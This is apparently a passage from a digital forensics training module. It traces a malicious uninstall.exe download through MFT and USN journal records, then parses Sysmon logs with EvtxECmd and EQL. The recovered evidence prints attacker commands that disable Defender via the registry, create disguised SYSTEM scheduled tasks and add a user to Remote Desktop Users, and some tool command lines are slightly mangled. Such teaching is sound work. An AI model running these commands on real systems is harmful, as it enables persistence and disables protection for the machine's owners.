2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange	Archive	12	92487	2	9053464	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange Close	Archive	12	92487	2	9053544	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameOldName	Archive	3	26390	2	9053632	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameOldName	Archive	3	92487	2	9053720	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameOldName Close	Archive	3	92487	2	9053808	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange	Archive	3	92487	2	9053896	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange Close	Archive	3	92487	2	9053984	..\inve:
2023-09-07 08:29:33	91314	F01b4d95cf55d32a.automaticDestinations-ms	.automat	DataOverwrite	Archive	2	91298	2	9054072	..\inve:
2023-09-07 08:29:33	91314	F01b4d95cf55d32a.automaticDestinations-ms	.automat	DataOverwrite Close	Archive	2	91298	2	9054128	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataTruncation	Archive NotContentIndexed	2	62486	2	9054272	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataExtend DataTruncation	Archive NotContentIndexed	2	62486	2	9054376	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataExtend DataTruncation Close	Archive NotContentIndexed	2	62486	2	9054480	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37025F9F.pf	.pf	DataTruncation	Archive NotContentIndexed	8	62486	2	9054584	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37025F9F.pf	.pf	DataExtend DataTruncation	Archive NotContentIndexed	8	62486	2	9054688	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend	Archive NotContentIndexed	8	62486	2	9054792	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend Close	Archive	11	26413	2	9054896	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend Close	Archive	11	26413	2	9054984	..\inve:

- Upon inspection, we can discern a chronologically ordered timeline of events. Notably, the entry for `uninstall.exe` is evident.
- By applying a filter on the Entry Number `93866`, which corresponds to the `Entry ID` for `uninstall.exe`, we can glean the nature of modifications executed on this specific

## file.

Line	Tag	Update Timestamp	...	Entry Number	Name	Extension	Update Reasons
-	█	-	=	93866	93866	.tmp	FileCreate
85130	█	2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate
85131	█	2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate Close
85132	█	2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation
85133	█	2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation SecurityChange
85216	█	2023-09-07 08:29:06		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation FileDelete SecurityChange Close
85220	█	2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate
85221	█	2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate Close
85222	█	2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend
85224	█	2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend Close
85225	█	2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	RenameOldName
85226	█	2023-09-07 08:29:07		93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName
85227	█	2023-09-07 08:29:07		93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName Close
85294	█	2023-09-07 08:29:10		93866	Unconfirmed 407938.crdownload	.crdownload	RenameOldName
85295	█	2023-09-07 08:29:10		93866	uninstall.exe	.exe	RenameNewName
85296	█	2023-09-07 08:29:10		93866	uninstall.exe	.exe	RenameNewName Close
85297	█	2023-09-07 08:29:11		93866	uninstall.exe	.exe	StreamChange
85298	█	2023-09-07 08:29:11		93866	uninstall.exe	.exe	NamedDataExtend StreamChange
85299	█	2023-09-07 08:29:11		93866	uninstall.exe	.exe	NamedDataExtend StreamChange Close
85300	█	2023-09-07 08:29:11		93866	uninstall.exe	.exe	NamedDataExtend

- The file extension, `.crdownload`, is indicative of a partially downloaded file.
  - This type of file is typically generated when downloading content via browsers like Microsoft Edge, Google Chrome, or Chromium.
  - This revelation is intriguing.
  - If the file was downloaded via a browser, it's plausible that the `Zone.Identifier` could unveil the source IP/domain of its origin.
- To investigate this assumption we should:
  - Create a CSV file for `C:\Users\johndoe\Desktop\forensic_data\cape_output\$\$MFT` using `MFTECmd` as we did for `C:\Users\johndoe\Desktop\forensic_data\cape_output\$\$Extend\$J`.
  - Import the `$$MFT`-related CSV into `Timeline Explorer`.
  - Apply a filter on the entry Number `93866`.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic_data\cape_output\$\$MFT' --csv > C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT.csv
```

```

PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net0> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic_data' --output MFT
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$MFT --csv C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT.csv

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$MFT in 3.5882 seconds

C:\Users\johndoe\Desktop\forensic_data\cape_output\0\$MFT: FILE records found: 93,615 (Free records: 287)
CSV output will be saved to C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT.csv

```

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

MFT.csv

Drag a column header here to group by that column


Enter text to search... Find

Entry Number	File Name	Zone Id	Contents	Extension	Is Dir
93866	93866 uninstall.exe	0		.exe	
93866	93866 uninstall.exe:Zone.Identifier		[ZoneTransfer] ZoneId=3 ReferrerUrl=http://10.10.10.10:443/ HostUrl=http://10.10.10.10:443/uninstall.exe	.Identifier	

Entry Number = 93866 Edit Filter

## Windows Event Logs Investigation

- Probing into Windows Event Logs is paramount in digital forensics and incident response.
  - These logs are repositories of invaluable data, chronicling system activities, user behaviors, and security incidents on a Windows machine.
  - When KAPE is executed, it duplicates the original event logs, ensuring their pristine state is preserved as evidence.
  - The KAPE Output directory houses these event logs in the following directory:



- This directory is populated with `.evtx` files, encapsulating a myriad of windows event logs, including but not limited to Security, Application, System, and Sysmon (if activated).
- Our mission is to sift through these event logs, on the hunt for any anomalies, patterns, or indicators of compromise (IOCs).
  - As forensic sleuths, we should be vigilant, paying heed to event IDs, timestamps, source IPs, usernames, and other pertinent log details.
  - A plethora of forensic utilities and scripts, such as log parsing tools and SIEM systems, can bolster our analysis.
  - It's imperative to identify the tactics, techniques, and procedures (TTPs) evident in any dubious activity.
  - This might entail delving into known attack patterns and malware signatures.
  - Another crucial step is to correlate events from diverse log sources, crafting a comprehensive timeline of events.
  - This holistic view aids in piecing together the sequence of events.
- The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

### Windows Event Logs Parsing Using EvtxCmd (EZ-Tool)

- `EvtxCmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd`) is another brainchild of Eric Zimmerman, tailored for Windows Event Log files (EVTX files).
  - With this tool at our disposal, we can extract specific event logs or a range of events from an EVT file, converting them into more digestible formats like JSON, XML, or CSV.

- Let's initiate the help menu of EvtxECmd to familiarize ourselves with the various options.
- The command to access the help section is as follows.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -h
```

The screenshot shows the EvtxECmd help output with several annotations:

- Directory:** Points to the `-d <dir>` option, which specifies the directory containing event files.
- Convert the logs into CSV/JSON:** Points to the `--csv <csv>` and `--json <json>` options, which convert event logs into CSV or JSON formats.
- Include or exclude particular event IDs:** Points to the `--inc <inc>` and `--exc <exc>` options, which include or exclude specific event IDs.
- Latest maps are downloaded to convert data into standardized fields:** Points to the `--sync` option, which syncs maps from GitHub.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd\EvtxECmd.exe -h
EvtxECmd Help

Description:
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Examples: EvtxECmd.exe -f "C:\Temp\Application.evtx" --csv "c:\temp\out" --csvf MyOutputFile.csv
          EvtxECmd.exe -f "C:\Temp\Application.evtx" --csv "c:\temp\out"
          EvtxECmd.exe -f "C:\Temp\Application.evtx" --json "c:\temp\jsonout"

Short options (single letter) are prefixed with a single dash. Long commands are prefixed with two dashes

Usage:
EvtxECmd [options]

Options:
-f <f>           File to process. This or -d is required
-d <dir>          Directory to process that contains evtx files. This or -f is required
--csv <csv>        Directory to save CSV formatted results to
--csvf <csvf>      File name to save CSV formatted results to. When present, overrides default name
--json <json>      Directory to save JSON formatted results to
--jsonf <jsonf>    File name to save JSON formatted results to. When present, overrides default name
--xml <xml>        Directory to save XML formatted results to
--xmlf <xmlf>      File name to save XML formatted results to. When present, overrides default name
--dt <dt>          The custom date/time format to use when displaying time stamps [default: yyyy-MM-dd HH:mm:ss.fffffff]
--inc <inc>        List of Event IDs to process. All others are ignored. Overrides --exc Format is 4624,4625,5410
--exc <exc>        List of Event IDs to IGNORE. All others are included. Format is 4624,4625,5410
--sd <sd>          Start date for including events (UTC). Anything OLDER than this is dropped. Format should match --dt
--ed <ed>          End date for including events (UTC). Anything NEWER than this is dropped. Format should match --dt
--fj               When true, export all available data when using --json [default: False]
--tdt <tdt>        The number of seconds to use for time discrepancy detection [default: 1]
--met              When true, show metrics about processed event log [default: True]
--maps <maps>      The path where event maps are located. Defaults to 'Maps' folder where program was executed [default: C:\hb\dfir_module\data\ZimmermanTools\EvtxECmd\Maps]
--vss              Process all Volume Shadow Copies that exist on drive specified by -f or -d [default: False]
--dedupe          Deduplicate -f or -d & VSCs based on SHA-1. First file found wins [default: True]
--sync             If true, the latest maps from https://github.com/EricZimmerman/evtx/tree/master/Maps are downloaded and local maps updated [default: False]
--debug            Show debug information during processing [default: False]
--trace            Show trace information during processing [default: False]
--version          Show version information
```

## Maps in EvtxECmd

- Maps in EvtxECmd are pivotal.
  - They metamorphose customized data into standardized fields in the CSV (and JSON) data.
  - This granularity and precision are indispensable in forensic investigations, enabling analysts to interpret and extract salient information from Windows Event Logs with finesse.


## Standardized fields in maps:

- `UserName`: Contains information about user and/or domain found in various event logs
- `ExecutableInfo`: Contains information about process command line, scheduled tasks etc.
- `PayloadData1,2,3,4,5,6`: Additional fields to extract and put contextual data from event logs
- `RemoteHost`: Contains information about IP address

EvtxECmd plays a significant role in:

- Converting the unique part of an event, known as EventData, into a more standardized and human-readable format.
- Ensuring that the map files are tailored to specific event logs, such as Security, Application, or custom logs, to handle differences in event structures and data.
- Using a unique identifier, the Channel element, to specify which event log a particular map file is designed for, preventing confusion when event IDs are reused across different logs.
- To ensure the most recent maps are in place before converting the EVTX files to CSV/JSON, employ the command below.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe --sync
```



Rapid Triage Examination & Analysis Tools

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd> .\EvtxECmd.exe --sync
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Checking for updated maps at https://github.com/EricZimmerman/evtx/tree/master/evtx/Maps...
Updates found!

New maps
Application_ESENT_216
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_100
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_1300
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_1310
Kaspersky-Security_OnDemandScan_3023
Kaspersky-Security_Real-Time_File_Protection_3023
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-VMMS_13002
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-VMMS_18304
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-Worker_13003
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18303
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18504
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18512
Microsoft-Windows-Windows-Defender-Operational_Microsoft-Windows-Windows-Defender_2050
PowerShellCore-Operational_PowerShellCore_4104
Security_Microsoft-Windows-Security-Auditing_6272
Security_Microsoft-Windows-Security-Auditing_6273

Updated maps
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18500
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18502
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18508
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-Worker_18514
Microsoft-Windows-SMBServer-Security_Microsoft-Windows-SMBServer_551
Security_Microsoft-Windows-Security-Auditing_4616
```

- With the latest maps integrated, we're equipped to infuse contextual information into distinct fields, streamlining the log analysis process.
  - Now, it's time to transmute the logs into a format that's more palatable.
- To render the EVTX files more accessible, we can employ `EvtxECmd` to seamlessly convert event log files into user-friendly formats like JSON or CSV.
- For instance, the command below facilitates the conversion of the `C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx` file to a CSV file:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd>
.\EvtxECmd.exe -f
"C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx" --csv
"C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline" --csvf
cape_event_log.csv
```

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\EvtxeCmd> .\EvtxECmd.exe -f "C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx"
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx

Warning: Administrator privileges not found!

CSV output will be saved to C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline\cape_event_log.csv

Processing C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx

Event log details
Flags: None
Chunk count: 28
Stored/Calculated CRC: 3EF9F1C/3EF9F1C
Earliest timestamp: 2023-09-07 08:23:18.4430130
Latest timestamp: 2023-09-07 08:33:00.0069805
Total event log records found: 1,920

Records included: 1,920 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event ID      Count
1             95
2             76
3             346
4              1
8              44
10             6
11             321
12             674
13             356
16              1

Processed 1 file in 8.7664 seconds
```

- After importing the resultant CSV into Timeline Explorer, we should see the below.

Log Description	User Name	Payload Data1	Payload Data2	Payload Data3	Payload Data4	Payload Data5	Payload Data6
Engine state is changed from Available to Stopped							
Process creation	HTBVM01\Jo...	HostApplicationName=power...	HostName=...	HostVersion=5.1.1...			
Process creation	HTBVM01\Jo...	ProcessID: 3056, Pro...	RuleName...	MDS-9CA38BE25FFF...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal...
RegistryEvent (Object create and delete)							
RegistryEvent (Value Set)							
Process creation	HTBVM01\Jo...	ProcessID: 3332, Pro...	RuleName...	MDS-9CA38BE25FFF...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal...
Process creation	HTBVM01\Jo...	ProcessID: 4, Proces...	RuleName...	Image: System	EventType: C...	TargetObject: HKLM\...	
Process creation	HTBVM01\Jo...	ProcessID: 4, Proces...	RuleName...	Image: System	EventType: S...	TargetObject: HKLM\...	Details: Binary Data
Process creation	HTBVM01\Jo...	ProcessID: 2544, Pro...	RuleName...	MDS-227F631D900E...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal...
Process creation	HTBVM01\Jo...	ProcessID: 6256, Pro...	RuleName...	MDS-7968784E9800...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal...
Process creation	HTBVM01\Jo...	ProcessID: 6168, Pro...	RuleName...	MDS-7968784E9800...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal...
Process creation	HTBVM01\Jo...	ProcessID: 3888, Pro...	RuleName...	MDS-0BD94A338E6A...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal...
Process creation	HTBVM01\Jo...	ProcessID: 4084, Pro...	RuleName...	MDS-BABCCC6029FB...	ParentProces...	ParentProcessID: 380...	ParentCommandLine: net localgroup "Remote Desktop Users"
A member was added to a security-enabled local group	HTBVM01\Jo...	Target: BuiltInRemo...	Subject...	MemberName: -	MemberSid: S...	PrivilegeList: -	
Process creation	HTBVM01\Jo...	ProcessID: 4980, Pro...	RuleName...	MDS-18F8AB083533A...	ParentProces...	ParentProcessID: 643...	ParentCommandLine: discord.exe
ProcessAccess	SourceUser...	Granted...	SourceProcessID: ...	SourceImage...	TargetProcessID: 498...	TargetImage: C:\Windows\System32\comp...	
ProcessAccess	SourceUser...	Granted...	SourceProcessID: ...	SourceImage...	TargetProcessID: 498...	TargetImage: C:\Windows\System32\comp...	
CreateRemoteThread	SourceUser...	StartAddress: 0x0000...	RuleName...	SourceProcessID: ...	SourceImage...	TargetProcessID: 498...	TargetImage: C:\Windows\System32\comp...
Process creation	HTBVM01\Jo...	ProcessID: 3576, Pro...	RuleName...	MDS-F9C2B642B4CF...	ParentProces...	ParentProcessID: 643...	ParentCommandLine: discord.exe
ProcessAccess	SourceUser...	Granted...	SourceProcessID: ...	SourceImage...	TargetProcessID: 357...	TargetImage: C:\Windows\System32\cmdkey...	
ProcessAccess	SourceUser...	Granted...	SourceProcessID: ...	SourceImage...	TargetProcessID: 357...	TargetImage: C:\Windows\System32\cmdkey...	
CreateRemoteThread	SourceUser...	StartAddress: 0x0000...	RuleName...	SourceProcessID: ...	SourceImage...	TargetProcessID: 357...	TargetImage: C:\Windows\System32\cmdkey...
FileCreate							
A process changed a file creation time							
Network connection	HTBVM01\Jo...	ProcessID: 4980, Pro...	RuleName...	SourceHostname: H...	SourceIp: 10...	DestinationHostname:...	DestinationIp: 10.10.10.10
Network connection	HTBVM01\Jo...	ProcessID: 3576, Pro...	RuleName...	SourceHostname: H...	SourceIp: 10...	DestinationHostname:...	DestinationIp: 192.168.182.146

## Executable Information:

```
Executable Info
powershell -change -standby-timeout-ac 0

REG ADD "HKEY_LOCAL_MACHINE\Software\Microsoft\Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
schtasks /Create /TN "Microsoft-Windows-UpdateTask" /TR "C:\Windows\Tasks\update.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
schtasks /Create /TN "Microsoft-Windows-DiagnosticDataCollector" /TR "C:\Windows\Tasks\microsoft.windowskits.feedback.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
net localgroup "Remote Desktop Users" backgroundTask /add
C:\Windows\system32\net1 localgroup "Remote Desktop Users" backgroundTask /add

C:\Windows\System32\comp.exe
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e664|C:\Windows\System32\KERNELBASE.dll+8e73|C:\Windows\System32\KERNELBASE.dll+767e|C:\Windows\System32\KERNELBASE.dll+7226|C:\Windows\...
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+d9234|C:\Windows\System32\KERNELBASE.dll+2c0fe|C:\Temp\discord.exe+80f0|C:\Temp\discord.exe+89c5|C:\Temp\discord.exe+13b1|C:\Temp\discord...
```

## Investigating Windows Event Logs with EQL

- Endgame's Event Query Language (EQL) is an indispensable tool for sifting through event logs, pinpointing potential security threats, and uncovering suspicious activities on Windows systems.
  - EQL offers a structured language that facilitates querying and correlating events across multiple log sources, including the Windows Event Logs.
- Currently, the EQL module is compatible with Python versions 2.7 and 3.5+.
  - If you have a supported Python version installed, execute the following command.

```
C:\Users\johndoe>pip install eql
```

- Should Python be properly configured and included in your PATH, eql should be accessible.
  - To verify this, execute the command below.

```
C:\Users\johndoe>eql --version
```

- Within EQL's repository (available at `C:\Users\johndoe\Desktop\eqllib-master`), there's a PowerShell module brimming with essential functions tailored for parsing Sysmon events from Windows Event Logs.
  - This module resides in the `utils` directory of `eqllib`, and is named `scrape-events.ps1`.
- From the EQL directory, initiate the `scrape-events.ps1` module with the following command:

```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> import-module .\scrape-events.ps1
```

- By doing so, we activate the `Get-EventProps` function, which is instrumental in parsing event properties from Sysmon logs.
  - To transform, for example, `C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx` into a JSON format suitable for EQL queries, execute the command below.

```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> Get-WinEvent -Path C:\Users\johndoe\Desktop\forensic_data\cape_output\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%4Operational.evtx -Oldest | Get-EventProps | ConvertTo-Json | Out-File -Encoding ASCII -FilePath C:\Users\johndoe\Desktop\forensic_data\event_logs\eqllib_format_json\eqllib-sysmon-data-cape.json
```

- This action will yield a JSON file, primed for EQL queries.
- Let's now see how we could have identified user/group enumeration through an EQL query against the JSON file we created.

```
C:\Users\johndoe>eql query -f
C:\Users\johndoe\Desktop\forensic_data\event_logs\eqllib_format_json\eqllib-sysmon-data-cape.json "EventId=1 and (Image='*net.exe' and
(wildcard(CommandLine, '* user*', '*localgroup *', '*group *')))"
```

The screenshot shows a terminal window titled "Event Analysis" with the following command and output:

```
* evt_analysis + eql query -f eql-sysmon-data-kape.json "EventId=1 and (Image=='net.exe' and (wildcard(CommandLine, '* user*', '*localgroup*', '*group*')))" | jq
```

The output highlights several suspicious events:

- Adding user into group**: A red box highlights a command-line entry for "net localgroup" with a user name.
- Built in discovery tools like net.exe and command-line**: A red arrow points to another command-line entry for "net.exe".
- Suspicious Events**: A red box highlights the entire event block for "User enumeration".
- User enumeration**: A red box highlights a command-line entry for "net users".

## Windows Registry

